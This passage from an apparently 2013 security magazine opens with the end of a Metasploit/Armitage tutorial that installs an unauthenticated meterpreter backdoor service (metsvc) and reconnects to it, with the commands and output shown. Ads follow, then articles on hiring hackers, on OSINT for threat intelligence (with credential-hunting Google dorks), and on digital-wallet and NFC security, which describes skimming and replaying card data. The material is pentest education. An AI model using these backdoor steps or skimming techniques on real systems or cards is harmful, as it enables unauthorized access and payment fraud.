be obtained through the command shell or several techniques but that would take a lot of our time. Both options can be reached within the Interact menu at the meterpreter options (Figure 12). Once you select any of those, you will see a shell at the bottom window (Figure 13).

For the maintaining access part, the idea is to make the system accessible every time we need or want to. They are lots of techniques and strategies depending on the target system and the pentester's preferences. You could use a simple yet powerful tool like netcat or use the power provided by metasploit by using metsvc (meterpreter service) that could be launched from the meterpreter console in Armitage.

At the meterpreter console, type `run metsvc`. This will install meterpreter as a service on the target system on port 31337. Once installed, you will

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\WNHhV0ahNLwssIb...
[*] >> Uploading metsrv.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
    * Installing service metsvc
    * Starting service
Service metsvc successfully installed.
meterpreter >
```

Figure 14. Meterpreter Service Successfully Installed

Figure 15. MSF Console

```
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.1.38
RHOST => 192.168.1.38
msf exploit(handler) > show options

Module options (exploit/multi/handler):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC process      yes       Exit technique: seh, thread, process, none
LPORT     31337           yes       The listen port
RHOST     192.168.1.38    no        The target address

Payload options (windows/metsvc_bind_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC process      yes       Exit technique: seh, thread, process, none
LPORT     31337           yes       The listen port
RHOST     192.168.1.38    no        The target address

Exploit targets:
-----
Id  Name
--  ---
0   Wildcard target

msf exploit(handler) > exploit
[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 1 opened (192.168.1.37/54130 -> 192.168.1.38/31337) at 2013-06-26 14:56:14 -0400
meterpreter >
```

Figure 16. New Meterpreter Session Opened

be able to connect everytime you want (provided the system is turned on).

Say a couple of days go by and you need to access the system again for your pentesting activities. In order to connect to the remote meterpreter service, you will have to use a multi-handler provided by metasploit also, and the `metsvc_bind_tcp` payload.

At the msf console in your armitage window (Figure 15), type:

- use `exploit/multi/handler`
- set `PAYLOAD windows/metsvc_bind_tcp`
- set `LPORT 31337`

You can choose another port if you like.

- set `RHOST 192.168.1.38`

This would be the target IP.

- show options (Figure 16)
- exploit

Once you issue the `exploit` command, the multi/handler will try to connect to the remote meterpreter service on port 31337. If everything goes neat, we will see a new meterpreter session opened just like the one we had before (Figure 16). We can continue now with our pentesting needs.

If you like to uninstall this service once you have finished your pentesting job, you will have to issue the `run metsvc -r` command. Please be careful with this, a malicious attacker will only need to know that this service is up and running in order to connect to it. Metsvc requires no authentication! So please understand that there are a lot of risks involved with this last technique.

Just to end I would recommend you continue playing around with armitage and further on with the metasploit suite itself. Remember, the true power relies on Metasploit and there are tons of options that are really helpful on an everyday pentesting basis.

GABRIEL LAZO CANAZAS – ECPPT – CPTC – LA 27001



Gabriel is a Lima – Perú based security engineer, researcher and pentesting instructor, he is part of many security projects and collaborates with the technical writing for some of the RAMA Multimedia publications. He is also ENHACKE CEO, an Information & IT Security company based

in Perú. You may contact him at www.enhackle.com or www.linkedin.com/in/gabslazo.

Big Data gets real at Big Data TechCon!

Discover how to master Big Data from real-world practitioners – instructors who work in the trenches and can teach you from real-world experience!

Come to Big Data TechCon to learn the best ways to:

- Collect, sort and store massive quantities of structured and unstructured data
- Process real-time data pouring into your organization
- Master Big Data tools and technologies like Hadoop, Map/Reduce, NoSQL databases, and more

Over 60
how-to
practical classes
and tutorials
to choose
from!

- Learn HOW TO integrate data-collection technologies with analysis and business-analysis tools to produce the kind of workable information and reports your organization needs
- Understand HOW TO leverage Big Data to help your organization today

“Big Data TechCon is loaded with great networking opportunities and has a good mix of classes with technical depth, as well as overviews. It’s a good, technically-focused conference for developers.”

—Kim Palko, Principal Product Manager, Red Hat

“Big Data TechCon is great for beginners as well as advanced Big Data practitioners. It’s a great conference!”

—Ryan Wood, Software Systems Analyst, Government of Canada

“If you’re in or about to get into Big Data, this is the conference to go to.”

—Jimmy Chung, Manager, Reports Development, Avectra

BigData TECHCON

San Francisco

October 15-17, 2013

www.BigDataTechCon.com

The **HOW-TO** conference for Big Data and IT professionals



Why Hire a Hacker?

Before I start this article I would just like to clarify that I'm not advocating the hiring of computer criminals. If you are being held to ransom by someone claiming to have control of your infrastructure, and demanding payment to 'prevent further damage or exposure', then you need to contact the relevant authorities. However, if you want to prevent said criminals hijacking your systems then perhaps a 'hacker' is exactly the person you need for the job! At AlienVault, we pride ourselves in working with 'hackers' and having them as part of our team to ensure we provide the best service to our customers.

If you need a flat head screwdriver to remove a screw, would you use a cross head? Of course you wouldn't – it wouldn't work for one reason. Similarly, if you needed to dig a hole would you use a spoon? While you'd get the job done the time wasted could be better invested elsewhere. It's only natural to use the tool that's been perfectly designed for the job yet, for some reason, when it comes to securing the corporate infrastructure, many are frightened by the idea of hiring a hacker. I believe they're missing out.

In a previous article I discussed the term 'ethical hacker' and, while I don't intend on regurgitating the theme here, it is worth just reminding you that I believe you should call a spade a spade and a hacker a hacker – ethics is irrelevant. I also define a hacker as 'someone who thinks a certain way about technology'. For that reason, if you want to make sure your systems are secure then the best way is to test their strength and that would be best done by someone 'who thinks a certain way about technology'.

That said, not all hackers are the same so here are the skills, I believe, a hacker should display:

Out of the Box

My hacker definition sums this up perfectly. Rather than looking at how something should work,

a hacker will approach it from a different angle. He won't try your 'security doors' to make sure they're locked, but instead push on the wall around it to see if the bricks hold up and if the windows have glass – does the putty hold them in place.

'No' isn't in his vocabulary

Tenacity is another key skill a hacker must possess – someone who doesn't take 'no' for an answer. Take a locked door – there are a number of ways of 'opening' it and a hacker will keep trying until he manages it. Of course the easiest way is to locate the key but, if one isn't on hand, then can the lock be picked? Can it be drilled? What about cutting the lock out altogether? I think the phrase from a legendary film – *You're only supposed to blow the bloody doors off* perfectly encapsulates a hacker's enthusiasm to get the job done.

Morals of an alley cat

Now, before everyone starts baying for my blood, I don't for one minute advocate paying a criminal for his services – unless they're rehabilitated and you're into second chances. However, a hacker needs to think and act like a criminal or what's the point. Criminals don't play by the rules and being afraid to push the boundaries is why a lot of companies end up experiencing breaches.

Porridge for breakfast

While I've said there's no reason why a rehabilitated hacker shouldn't be employed, it does raise serious concerns – primarily, why did they get caught? Professional hackers will pride themselves on their skill at infiltrating systems, undetected, and will certainly not want to leave an electronic 'fingerprint'. A criminal conviction shouldn't be seen as a 'qualification' but rather testament that perhaps they're not up to the job!

A big head

An egotistical hacker isn't necessarily a brilliant hacker – in fact quite the reverse is often true. I've sat and listened to far too many people claiming responsibility for something that I've known they didn't do – often because I was in fact responsible, but that's for another time.

There are a number of reasons why bragging is a bad trait in a hacker:

- they should be able to prove their ability rather than just talk about it

- if they're loose lipped they could inadvertently expose the organisation to ridicule
- a hacker likes nothing better than ridiculing someone else's inadequacy

At the end of the day, someone who has the skill and tenacity to get the job done is the perfect fit for any organisation. Don't let a 'name' come between you and the opportunity to secure the perfect asset for your business.

DOMINIQUE KARG

Chief Hacking Officer at AlienVault

advertisement



Web Based CRM & Business Applications for small and medium sized businesses


Find out how Workbooks CRM can help you

- Increase Sales
- Generate more Leads
- Increase Conversion Rates
- Maximise your Marketing ROI
- Improve Customer Retention

Contact Us to Find Out More

+44(0) 118 3030 100

info@workbooks.com



How Could Organisations

Leverage Open-Source Intelligence To Gain More Insight Into Their Cyber Threats?

It seems to me that many organisations, including some of the largest ones, do not sufficiently utilise the open-source intelligence capabilities available online in order to gain further insight into their own cyber security threats. By adopting even basic techniques, organisations may be able to improve their detection time and responsiveness to at least some of their cyber threats.

The well known 2013 Data Breach Investigations Report (DBIR) from Verizon provides an in-depth analysis of a broad range of security breaches and sheds some light on the circumstances under which they were detected. According to the report, the span of time from the initial compromise to the moment when the victim organisation discovered the incident was a matter of months or even more for 66% of the incidents that were investigated. That's a pretty long time for a compromised system and sensitive information to be at the disposal of bad guys while still going unnoticed! Along with these alarming figures, the report shows some suggestive indicators on how the breaches initially get discovered by the victim. Third parties discover data breaches much more frequently than the breached victims do (respectively 69% and 31%). Incidents categorised as reported by a third party include those learned from law enforcement agencies, clients, partners and other external parties. That looks very bad, doesn't it? And these are just the incidents we know about, while some other cyber crimes may have been flying under the radar. A key question here is how could these detections have turned out better?

SIEM requires great efforts and aggregates data often limited to one's own environment

Security Information and Event Management (SIEM) technology has been a hot investment for the last decade. There have been great efforts on gathering intelligence by mining data and correlating internal sources, including databases, middleware, infrastructure components, Intrusion Detection and Prevention Systems (IDPS), and many more. Most recent generations of SIEM technology are surfing on the buzzword of "big data". They are expanding SIEM capabilities to even smarter mechanisms, being fuelled by massive data sets coming from a much wider variety of sources – literally expressed in 'terabytes per week'. This cutting-edge technology is part of the new security arsenal designed to address traditional security solution limitations, like signature-based detection technologies. SIEM may valuably augment security breach detection capabilities while improving the overall security posture. This however comes at some cost, as getting a handle on SIEM usually requires significant resources, efforts and expertise. Most small and even many medium-sized

businesses just can't afford that luxury. On the other hand, SIEM is more generally limited to generating intelligence from internal sources within the perimeter network. Supporting collection mechanisms often do not integrate nicely with unstructured external data sources.

Emerging cyber threat intelligence offering won't uncover 100% of the APTs

In the light of today's fast-paced cyber threat landscape and the emergence of *Advanced Persistent Threat* (APT), security vendors and providers are bringing new threat intelligence solutions on the table. Rather than just providing CERT, SANS and vendors advisories on the latest ongoing threats, they tend to aggregate supplementary restricted data sources, such as honeypots, malware zoos, vendor's managed devices and other endpoints, giving a better understanding of what's going on down on the wire. By doing so in conjunction with contextual analysis, the vendor may provide its customer with an actionable threat intelligence feed related to corporate IP addresses, domain names, sensitive URLs, file content, etc. Some of these new services may probably pay off and help in uncovering quite a few APTs in some cases. They might be especially worthwhile when offered by big players in telco, managed services or enterprise security products arenas. The larger their infrastructures scale, the wider their field of view is likely to be.

As usual, a multi-layered approach is better when it comes to security

As for any other information security practice, a good cyber threat intelligence strategy may follow a multi-layered approach. This is particularly true when considering APTs, where the detection risk is inherently noteworthy. On one hand, if an organisation focuses all its efforts on SIEM or other assimilated techniques, its eye-range might be limited to the inner perimeter. On the other hand, an organisation relying on an external vendor to carry out threat intelligence monitoring outside its perimeter would probably be limited to the vendor's field of view.

Embedding OSINT into a cyber threat intelligence strategy

With this in mind, some forms of Open-Source Intelligence (OSINT) mechanisms could be embedded into the corporate threat intelligence strategy and connect the dots with the other layers. Although OSINT has been traditionally used by government and military agencies, some of the underlying techniques may be suitable in other

businesses. This term is so called "open-source" at it refers to overt and publicly available sources on the Internet. OSINT techniques consist of conducting regular reviews and/or continuous monitoring over multiple sources, including search engines, social networks, blogs, comments, underground forums, blacklists/whitelists, and so on. Likewise, similar techniques are commonly used by marketing departments for competitive intelligence and business intelligence purposes. They are, however, utilised as strategic decision support tools rather than cyber threat intelligence means. In case of the latter, the purpose is twofold.

Various techniques to reveal weaknesses and uncover ongoing cyber threats

The first objective is to uncover ongoing threats by looking up open sources for signs of suspicious activity associated with a predefined set of targets. The second objective is to understand the organisation's footprint and how it might be viewed by potential cyber-criminals in terms of interest, visible information, exhibited vulnerabilities and weaknesses. This could be achieved by using reconnaissance in a similar way as a typical pentester does. However, this reconnaissance process might be more repeatable and automated compared to the pentester's. Techniques are numerous and may be more or less complex, depending on the needs and what can be afforded. They can be carried out using a variety of services and tools, including free online utilities. They can range from using specially crafted search engine alerts (i.e. Google dorks, web crawling for blacklists, etc.) to creating dummy user accounts in underground hacking forums.

As a simple example, an organisation named "MyOrg Ltd" may implement some basic search engine alerts crawling the web for patterns like "MyOrg has been hacked", "MyOrg * defaced", "MyOrg * SQL injection" or even "Fake MyOrg emails". Such a surveillance mechanism could allow the organisation to catch-up on an ongoing threat which is being discussed by some users, bloggers, online newspapers or hackers claiming to have broken into a system. Yes, still a lot of hackers show off their tour-de-force on Twitter and from time to time exchange lists of vulnerable URLs in public places.

Another straightforward example would be to query various search engines with common patterns of vulnerabilities by using the so called "Google dorks" or similar requests. For instance, the following requests may at times reveal some juicy targets: `"inurl:MyOrg.com 'login: *' 'password= *' filetype:xls"` or `"site:www.MyOrg.com inurl: administrator_login.asp"`.

To give you one last illustration, social networks and search engines could both be monitored for tracks of careless employees or contractors posting confidential information about their work activities. This could be done by setting-up alerts based on patterns related to trade secrets, current R&D projects or classification footer records like “Confidential MyOrg Ltd” or “MyOrg Ltd proprietary information”. A bit of a side note here: care should be taken not to violate privacy and to comply with regulations when monitoring activity on social networks.

OSINT for whom and for what purpose?

All kind of business may see advantages in implementing OSINT mechanisms. While many large organisations focus their efforts on implementing a comprehensive (and expensive) SIEM system, some may balance their investments with other forms of cyber threat intelligence. As with other information security investments, OSINT initiatives should follow a risk-based and cost-effective approach. For instance, a major defence corporation may be interested in a more ambitious OSINT program than a small toy manufacturing company. The first one might be a juicier target than the second one. It may implement complex and highly customised OSINT techniques focusing on several criteria, including, but not limited to, key stakeholders and executives details, sensitive projects, IP address ranges, domain names, URLs, etc. Small businesses, which can't easily afford SIEM or costly cyber threat intelligence solutions, could find worth considering simple OSINT techniques similar to some of those outlined above. As with other cyber threat intelligence mechanisms, bear in mind that OSINT won't uncover all of the ongoing threats. The simplest mechanisms might uncover just a small few of those. They may however come at minimal cost, so why not to go with them? Just think about it as a component of a multi-layered threat detection or cyber threat intelligence strategy.

Conclusion

It is clear today that traditional (and expensive) security protections like signature-based and “wall-and-fortress” approaches are not enough anymore in protecting against emerging cyber threats. Organisations should move towards new approaches to fill the gaps in their traditional security arsenal. As has been seen, no single solution will fill all gaps; organisations should rather seek for a combination of several ones by adopting a multi-layered approach. Although they have been tradi-

tionally used merely by government and military agencies, some forms of OSINT techniques will probably be considered by a growing variety of organisations as an additional detection layer.

Going back to the original question, there are multiple ways to make use of OSINT. Organisations may focus their OSINT strategy on uncovering ongoing threats (reactive detection), conducting online reconnaissance (proactive prevention) or a combination of both. As has been noted, the complexity of an OSINT strategy may vary significantly between organisations depending on objectives and resources. They may also change over time as a step forward in meeting new and higher requirements. The simplest techniques can be carried out at almost no cost. More complex techniques may require more efforts to put everything in motion, maintain the process and look over the output data. There might be a high rate of false positives somehow, which requires great work to filter them out and to tune the system up. OSINT can be performed whether as ad hoc reviews or a continuous process.

OSINT can be either done in-house or contracted out. At the moment, a limited number of vendors provide OSINT services. Rare are the vendors which provide a comprehensive global surveillance of open sources over the cyberspace. Frequently, the offered solution can't be customised enough to really meet the organisation's needs. Many consultancies provide OSINT reviews as a service, even sometimes in continuous mode. Because of a more limited client portfolio, the service they run may be more tailored to each client's need.

A last point to mention is that organisations must keep addressing the human factor while carrying out OSINT practices. Staff online behaviour remains a key concern. Organisations should develop guidelines and best practices on personnel use of the web and social networks, while performing OSINT reviews and monitoring to ascertain how much sensitive information can be found online. Bear in mind that even if a piece of data disclosure in a public place might not be a big concern in itself, this piece may be used in correlation with other available data to infer more sensitive information.

LAURENT MATHIEU

CISSP, is an information security consultant. He's been in the security industry for more than 9 years, serving both the private and public sectors in Europe. He has hands-on cybersecurity experience, having worked in CERT and SOC environments for years.

UPDATE
NOW WITH
STIG
AUDITING

“ IN SOME CASES
nipper studio
HAS VIRTUALLY
REMOVED
the **NEED FOR** a
MANUAL AUDIT ”
CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organizations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 45 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at www.titania.com



www.titania.com

Digital Wallet – The New Way of Exchanging Money?

At today's economy we all are very used to purchase using debit and credit cards, to use cash or check.

This is about to change, in fact this change is already happening. Companies like Google, VISA, MasterCard, PayPal and others are releasing digital wallet solutions to a demanding market.

Are you ready for this change on our ways? This article intends to introduce to the reader the concept of Digital Wallets, to show some interesting approaches that are being used to secure them and discuss the associated risks, tools for exploitation and techniques to secure your Digital Wallet. I hope you enjoy reading it.

Introduction to the Technology

As a concept, a digital wallet is a software running on an electronic device that allows an individual to make electronic commerce transactions. This can include purchasing items online with a computer or using a smartphone to purchase something at a neighborhood store. This also can refer to the same individual purchasing goods at a local supermarket or buying tickets in a theater.

Increasingly, digital wallets are being made not just for basic financial transactions but to also authenticate the holder's credentials. For example, a digital-wallet could potentially verify the age of the buyer to the store while purchasing alcohol. It is useful to approach the term „digital wallet” not as a singular technology but as three major parts:

- The system (the electronic infrastructure)
- The application (the software that operates on an electronic device)
- The device

A digital wallet is linked into an end-user, bank, or vendor application and provides the application with instrument management and protocol management services. The digital wallets that are linked into vendor and bank applications provide these management services in the same way that end-user digital wallets do. A vendor's digital wallet, however, may be part of a much larger software application that is integrated with order and fulfillment systems. Similarly, a bank's digital wallet may be part of a larger application that is integrated with general ledger, profit & loss, and reconciliation systems.

Furthermore, a wallet is not limited to being a plug-in or applet or some other extension of a web browser. A digital wallet with a graphical user interface may also run as an application on its own. A digital wallet may also run on computers that are not connected to the Internet such as smart cards or personal digital assistants. The user interface to the digital wallet may vary in such cases. In the case of a PDA, for example, the digital wallet may have a pen-based user interface. In the case of a smart card, the digital wallet may have no user interface at all. Nevertheless, in each case, the set of functions that the digital wallet's interface presents to its client should be the same.

Digital wallets will increase efficiency on the customer's end as well as for the retailer. They will

reduce the average transaction time and allow corporations to increase their customer intimacy. Eventually, they will have the ability to store coupons from multiple retailers and will process discounts automatically. Technology allows the infrastructure of digital wallets to be easily integrated with banks and retailers. Corporations can work with the software companies and the banks to customize the digital wallets and adapt them to their existing network.

A market overview

Some very interesting data published by "Mobile Payments Today" shows that 41% of iPhone users have performed transactions in their smartphones, 78% of retailers plan to invest in mobile commerce and by 2015 mobile payments can reach 1 trillion dollars worldwide.

It's definitely something to consider, as those transactions should be targeted with more attention by the "evil side of hacking"...

So, we need to come up with better ways to secure it. There are several movements worldwide pushing for a larger and broader adoption of mobile payments through digital wallets. New Zealand, due to its unique characteristics (Small number of Telcos and Banks, new financial system, not too many loyalty plans) is being used as a ground zero field test for several vendors while you read this article.

Is Digital Wallet a mature technology?

Korea has had them for over eight years and Koreans use it frequently so we can say that at least it has deployments and mass adoption at some parts of the world and in our fast evolving world, eight years means a lot on terms of technology development.

The underlying aspects

The technology behind the digital wallet is multifaceted. The infrastructure and logistics of the actual cash transfer is advanced, but the mobile device technology is fairly simple. Obviously, an important feature of a digital wallet is that it is accessible from a mobile device, and in addition to the hardware and software incorporated into the phone, the device may need to be modified in order to scan a phone at the checkout. There are multiple ways a digital wallet system can be implemented including optical scanners, Bluetooth, NFC or RFID tagging. We'll look for the security aspects of those later in the article.

It's important to understand that the term digital wallet is a wide descriptor for a range of tech-



[GEEKED AT BIRTH]

IM Geek f



You can talk the talk.
Can you walk the walk?

[IT'S IN YOUR DNA]

- LEARN:
- Advancing Computer Science
 - Artificial Life Programming
 - Digital Media
 - Digital Video
 - Enterprise Software Development
 - Game Art and Animation
 - Game Design
 - Game Programming
 - Human-Computer Interaction
 - Network Engineering
 - Network Security
 - Open Source Technologies
 - Robotics and Embedded Systems
 - Serious Game and Simulation
 - Strategic Technology Development
 - Technology Forensics
 - Technology Product Design
 - Technology Studies
 - Virtual Modeling and Design
 - Web and Social Media Technologies

nologies that let you perform many tasks. In general, a digital wallet is an app in the way you pay for things.

Many digital wallet services work through apps on your smartphone. At the supermarket, for instance, you might simply tap your phone to a compatible check-out register to pay instantly. For others, all you need to use them is something you know, such as your mobile phone number and a PIN (personal identification number).

No matter what form it takes, a digital wallet is based on encryption software that substitutes for your old, analog wallet during monetary transactions. You benefit from the protection and convenience. Merchants benefit because they're more protected against fraud and they sell more products, faster.

Usually, a Digital Wallet will reside in the client side of things, the user will simply download a selected app on the his/her device(s) and fill it with your data and move forward, examples are Apple's Passbook (<http://www.apple.com/ios/whats-new/#passbook>) and Google Wallet (<http://www.google.com/wallet/>) but due to obvious security reasons plus the need for standardization for a broader adoption, Server Side Digital Wallets are gaining momentum.

On this case, the app resides on the vendor premises (Datacenter, Cloud Service) and the user simply enters his credentials during the purchase phase. One example of a Server-Side Digital Wallet is Visa v.me (<https://www.v.me/>). As today Server Side Digital Wallets are being deployed in online web transactions, so for a more broader view of field implications let's focus on the Client Side apps what will remain being largely used.

Digital Wallets Security Implications

It's clear now that the device which contains the Digital Wallet holds sensitive customer information, but the providers have minimized the risk of data breaches at a certain level and trusting the user some level of responsibility, which let's be honest it's not so different from the traditional ways we have, you need to secure your cash, cards and checks.

Digital wallets are encrypted and are safer to use than most credit cards, which don't require more than a signature. The digital version requires a personal identification number (PIN) to process a transaction, unlike many of its plastic counterparts.

Hacking will always be a threat, but digital wallet companies like Google have made security their top priority. Confidential information, such as the

customer's billing address, credit card number, and social security number will be encoded. The customer's credit card information is also stored on a separate chip within the phone that will not be connected to the wireless network. The encryption and PIN requirement of the digital wallet will protect the customer and reduce implied security risks. Sometimes photographs/biometrics are enforced within the app and must match the information presented on the Point of Sales (POS) side of the transaction what makes hacking a little bit harder.

It's not the intention of this article to provide an application by application level of analysis trying to find bugs or some exploitable path, rather than that, let's focus on different aspects of the Digital Wallets and in many ways, less focused.

The communication environment.

PS: We will come back to some application security aspects later on, but more on a consumer guideline type of approach.

The Network Layer

All the Digital Wallets we have seen and all future Digital Wallets cannot run from a fundamental basics. The device features and capabilities.

Some devices will support Bluetooth, others will support NFC, others a combination of those.

It's important for you to take a note on that and analyze the device you're going to install your Digital Wallet because this can make a huge difference on the security aspects provided and also, flaws.

Now, we're going to visit the security aspects of NFC, as its adoption is far more wide than Bluetooth in Digital Wallets solutions but before it, let's go one step back and discuss a little bit of RFID as this is the basis of NFC.

What is RFID technology and how does it work?

RFID means radio frequency identification, like NFC both employ radio signals for all sorts of tagging and tracking purposes, sometimes replacing bar codes. NFC is still an emerging technology; RFID, however, is currently in widespread use all over the world.

RFID tags contain an antenna and a memory chip that stores data. To see that data, you need an RFID reader. These tags and readers are used in a whole world of different applications.

The tags are embedded into retail products to help stores keep tabs on inventory. Indeed, inventory and package tracking are two of the most common uses of RFID. But these tags can do

much more. The RFID highway toll tag in your car automatically identifies you to the toll reader, even at top speed, which bills you later. Some airlines use RFID tags to efficiently track and control large loads of baggage. And RFID appears in so-called smart passports and credit cards, as well as identification badges that let employee's access secure areas.

RFID often works well at distances of many feet; otherwise, you'd have to veer your car dangerously close to a toll gate in order to make sure the reader accepted your payment. And RFID is a one-way communication system, in which data flows from tags to the reading equipment.




Figure 1. How RFID works

Is RFID vulnerable?

As RFID is a standard technology and widely adopted, but yes, there's some exploits and techniques in the wild showing how to exploit it.

While many institutions (banks & Governments) who are rolling out this 'contact-less technology' claim that their RFID tags are encrypted and secure, we also hear many claims from the hacking community that these encryptions can & will be hacked. If you search in Google for RFID hacking there is literally hundreds of posts. Any RFID reader can be used to read a RFID tag.

Since the tags can be read without being swiped or obviously scanned (as is the case with magnetic strips or barcodes), anyone with an RFID tag reader can read the tags embedded in your clothes and other consumer products without your knowledge.

Also, for various reasons, RFID reader/tag systems are designed so that distance between the tag and the reader is kept to a minimum. However, a high-gain antenna can be used to read the tags from much further away, leading to privacy problems.

So, there are plenty of reasons that you should care about your RFID Security. Now that we know about the NFC father 'sins' let's move forward and understand the "son" own issues.

Near Field Communication (NFC)

At its most basic level, near field communication is a standard for very short-range radio transmission.

A pair of NFC transmitters can communicate at a maximum range of about 4 inches (10 centimeters). Some chips are designed to exchange data only if you're touching the devices.

There are already smartphones on the market with NFC chips that will let you purchase items just by holding your phone close to a receiver at a cash register.

What exactly happens when two NFC devices establish a communication?

Basically, NFC devices can act as active or passive. Difference is that active devices are powered ones that actively consume data and passive ones are non-powered devices also called "NFC tags" and are powered at communication time by the active NFC.

This process creates a radio field. The radio field generated by the tag interacts with the field generated by your phone. The NFC chip in your phone detects and decodes the radio field and the NFC app you used uses that information on the way presented (link, purchase, a file, etc).

Some NFC transactions will involve two powered devices. On this case both devices act as active and passive components, when active, a device sends information and when passive, it accepts information.

Furthermore it should be mentioned that NFC communication is not limited to a pair of two devices. In fact one initiator device can talk to multiple target devices. In this case all target devices are enabled at the same time, but before sending a message, the initiator device must select a receiving device. All non-selected target devices must then ignore the message. Only the selected target device is allowed to answer to the received data. Therefore, it is not possible to send data to more than one device at the same time, so on NFC, broadcasting messages are not possible.

It's important to remember that NFC just covers the actual transmission technology. It doesn't determine the content of those transmissions. The various hardware and apps that incorporate NFC chips will dictate what information changes digital hands. While the transmission technology is standardized, the content that can move across it isn't.

Because NFC is a standard, it has particular specifications. The transmission frequency for data across NFC is 13.56 Mhz (that's a good thing! as it avoids all the hamming problems of running in 2.4 Mhz).

The NFC forum, an organization that establishes and promotes the NFC standard, designed NFC to send data in three different transmission speeds. Currently, an NFC device can send data at a rate of 106, 212 or 424 kilobits per second. These speeds are fine for short bursts of information, but aren't suitable for heavy-duty tasks like watching videos or playing games.

There are three modes of operation for NFC. The read/write mode allows an NFC device to read a tag like the kind you'd find in a poster. The peer-to-peer mode makes it possible for two NFC-enabled devices to exchange information. This lets you do things like tap your phone to another person's phone to exchange contact information. Finally, there's the card emulation mode. This is what lets NFC emulate or imitate a smart card like the kind you use in public transportation or ticketing systems.

It's important to remember that NFC is a developing standard. It will evolve as time goes on. While the standard dates back to 2004, it's still a young technology. Adoption of NFC has been slow in the United States, only a few smartphone manufacturers and retail organizations support it. In other parts of the world, notably Japan and Korea, it's much more popular.

The Security Aspects of NFC

Whenever wireless communications are involved, there's a potential security risk as we saw earlier. Could it be possible for an unscrupulous person to eavesdrop on communications between NFC devices? The answer is a resounding yes. With the right antenna, hardware and software, it's possible to snoop on transactions.

Even though NFC transmissions must take place over very short ranges (10 centimeters is the maximum distance), with many applications requiring even shorter ranges -- it's possible to pick up transmissions from much further away. Defining exactly how far away an eavesdropper can be isn't easy. It relies on several factors, including whether the information is being sent in active or passive mode, the type of antenna and receiver the eavesdropper is using and how much power the active component pours into the transmission. It's possible that someone trying to listen in on an active component could get a signal as far away as 10 meters as some proof of concept attacks proved.

Another potential problem with NFC is that someone could attempt to disrupt communications by broadcasting radio signals in the NFC spectrum during transactions. While this isn't the same as eavesdropping, it could be a source of annoyance.

And the NFC hacking...

At Defcon 20, the security researcher from Black Wing Intelligence, Eddie Lee presented the NFC Proxy, a very interesting Android application designed to analyze/replay NFC communications.

As the name states, NFC Proxy allows you to proxy NFC communications but not only. It also allows saving it and replay.

You can use NFC Proxy on two different ways

Replay Reader (Skimming mode*)

You can read Credit Card information by putting the NFC Proxy nearby a Credit Card (that supports NFC) and you'll extract the information.

You can visualize the data (not the numbers and dates), save or export it.

Replay Card (Spending mode)

With the saved data, you just need to put your smartphone closer to the NFC POS and if it detects it (probably will) it'll replay the data.

There's also a relay mode that allows one device to read the Credit Card and over a wireless link to transmit the data to a second device closer to the POS that will execute the transaction.




Figure 2. NFC Proxy Screenshot

We must say that is unlikely that someone will leave their physical Credit Card wide open for someone to play with it but this application really

demonstrates some weakness in the NFC protocol. Let's also not mistaken it by a Digital Wallet application vulnerability. It's NFC protocol related. Vendors will protect the Data in the Digital Wallet and many times encrypt the radio communication.

